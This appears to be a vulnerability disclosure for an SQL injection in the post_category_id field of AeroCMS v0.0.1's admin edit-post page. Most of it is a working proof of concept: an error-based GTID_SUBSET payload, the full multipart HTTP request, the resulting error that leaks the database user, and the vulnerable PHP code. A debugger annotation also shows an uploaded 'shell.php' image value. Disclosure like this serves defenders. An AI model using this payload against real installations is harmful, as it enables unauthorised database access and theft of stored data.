```
100 lines (68 sloc)   3.28 KB
```


...

edit_post_post_category_id_sql_injection

Step to Reproduct

Login to admin panel -> Posts -> View All Posts -> Edit.The post_category_id parameter from the AeroCMS-v0.0.1 CMS system appears to be vulnerable to SQL injection attacks. The malicious user can dump-steal the database, from this CMS system and he can use it for very malicious purposes.


Exploit



Welcome to the Admin Panel, admin!

□	ID	User	Title	Category	Status	Image	Tags	Comments	Date	View Post
□	7	admin		draft			0	2022-11-14	View Post	Edit
□	6	admin		draft			0	2022-11-13	View Post	Edit
□	3	admin	mysql	draft		mysql, database	0	2021-10-06	View Post	Edit

Query out the current user




```

------WebKitFormBoundaryTcyR3dhdDnU3BGcM
Content-Disposition: form-data; name="post_title"


------WebKitFormBoundaryTcyR3dhdDnU3BGcM
Content-Disposition: form-data; name="post_category_id"

1209  AND GTID_SUBSET(CONCAT(0x7e,(SELECT
(ELT(2287=2287,user()))),0x7e),2287)
------WebKitFormBoundaryTcyR3dhdDnU3BGcM
Content-Disposition: form-data; name="post_user"

admin
```




Welcome to the Admin Panel, admin!

Query failed! Malformed GTID set specification '~root@localhost~'.

Vulnerable Code

```
AeroCMS-0.0.1\admin\includes\edit_post.php
```

The post_category_id parameter is passed in the POST mode and brought into the mysql_query() function without filtering



```
    {
        $post_title          =  mysqli_real_escape_string($connection, trim($_POST['post_title']));  $post_title: ""
        $post_category_id    =  mysqli_real_escape_string($connection, trim($_POST['post_category_id']));  $connection: {affected_rows => 1, client_info => "m -dev -
        $post_user          =  mysqli_real_escape_string($connection, trim($_POST['post_user']));
        $post_status         =  mysqli_real_escape_string($connection, trim($_POST['post_status']));


        $query = "UPDATE posts SET post_category_id = $post_category_id, post_title = '$post_title',   $post_category_id: "1209  AND GTID_SUBSET(CONCAT(0x7e,(SELECT (ELT(2287=22
                 post_user = '$post_user', post_date = now(), post_image = '$post_image',   $post_image: "shell.php"   $post_user: "admin"
                 post_content = '$post_content', post_tags = '$post_tags',   $post_content: ""   $post_tags: ""
                 post_comment_count = $post_comment_count, post_status = '$post_status'   $post_comment_count: "0"   $post_status: "draft"
                 WHERE post_id = $the_get_post_id";  $the_get_post_id: "7"

         $result = mysqli_query($connection, $query);  $connection: {affected_rows => -1, client_info => "mysqlnd 5.0.12-dev - 20150407 - $Id: 38fea24f2847fa7519001be390c98ae0aca

         confirmQuery($result);

         echo "<p class='text-center text-success bg-success'>Post Updated. <a href='../post.php?p_id=$the_get_post_id'> View Post</a> Or <a href='posts.php'>Edit More Posts</a></
```

```
$post_tags = ""
$post_title = ""
$post_user = "admin"
$query = "UPDATE posts SET post_category_id = 1209  AND GTID_SUBSET(CONCAT(0x7e,(SELECT (ELT(2287=2287,user()))),0x7e),2287), post_title = '', \n        post_user = 'admin', post_date = now(), post_im... View
```

POC

- Injection Point

```
------WebKitFormBoundaryTcyR3dhdDnU3BGcM
Content-Disposition: form-data; name="post_category_id"

1209  AND GTID_SUBSET(CONCAT(0x7e,(SELECT (ELT(2287=2287,user()))),0x7e),2287)
------WebKitFormBoundaryTcyR3dhdDnU3BGcM
```

- Request

```
POST /AeroCMS-0.0.1/admin/posts.php?source=edit_post&p_id=7 HTTP/1.1
Host: localhost
Content-Length: 973
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryTcyR3dhdDnU3BGcM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.428
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/AeroCMS-0.0.1/admin/posts.php?source=edit_post&p_id=7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=fqkp2e6i3ovd3p117cgt28snqf
Connection: close

------WebKitFormBoundaryTcyR3dhdDnU3BGcM
Content-Disposition: form-data; name="post_title"


------WebKitFormBoundaryTcyR3dhdDnU3BGcM
Content-Disposition: form-data; name="post_category_id"

1209  AND GTID_SUBSET(CONCAT(0x7e,(SELECT (ELT(2287=2287,user()))),0x7e),2287)
------WebKitFormBoundaryTcyR3dhdDnU3BGcM
Content-Disposition: form-data; name="post_user"

admin
------WebKitFormBoundaryTcyR3dhdDnU3BGcM
Content-Disposition: form-data; name="post_status"

draft
------WebKitFormBoundaryTcyR3dhdDnU3BGcM
Content-Disposition: form-data; name="image"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryTcyR3dhdDnU3BGcM
Content-Disposition: form-data; name="post_tags"


------WebKitFormBoundaryTcyR3dhdDnU3BGcM
Content-Disposition: form-data; name="post_content"


------WebKitFormBoundaryTcyR3dhdDnU3BGcM
Content-Disposition: form-data; name="update_post"

Edit Post
------WebKitFormBoundaryTcyR3dhdDnU3BGcM--
```

SQL query statements

```
"UPDATE posts SET post_category_id = 1209  AND GTID_SUBSET(CONCAT(0x7e,(SELECT (ELT(2287=2287,user()))),0x7e
```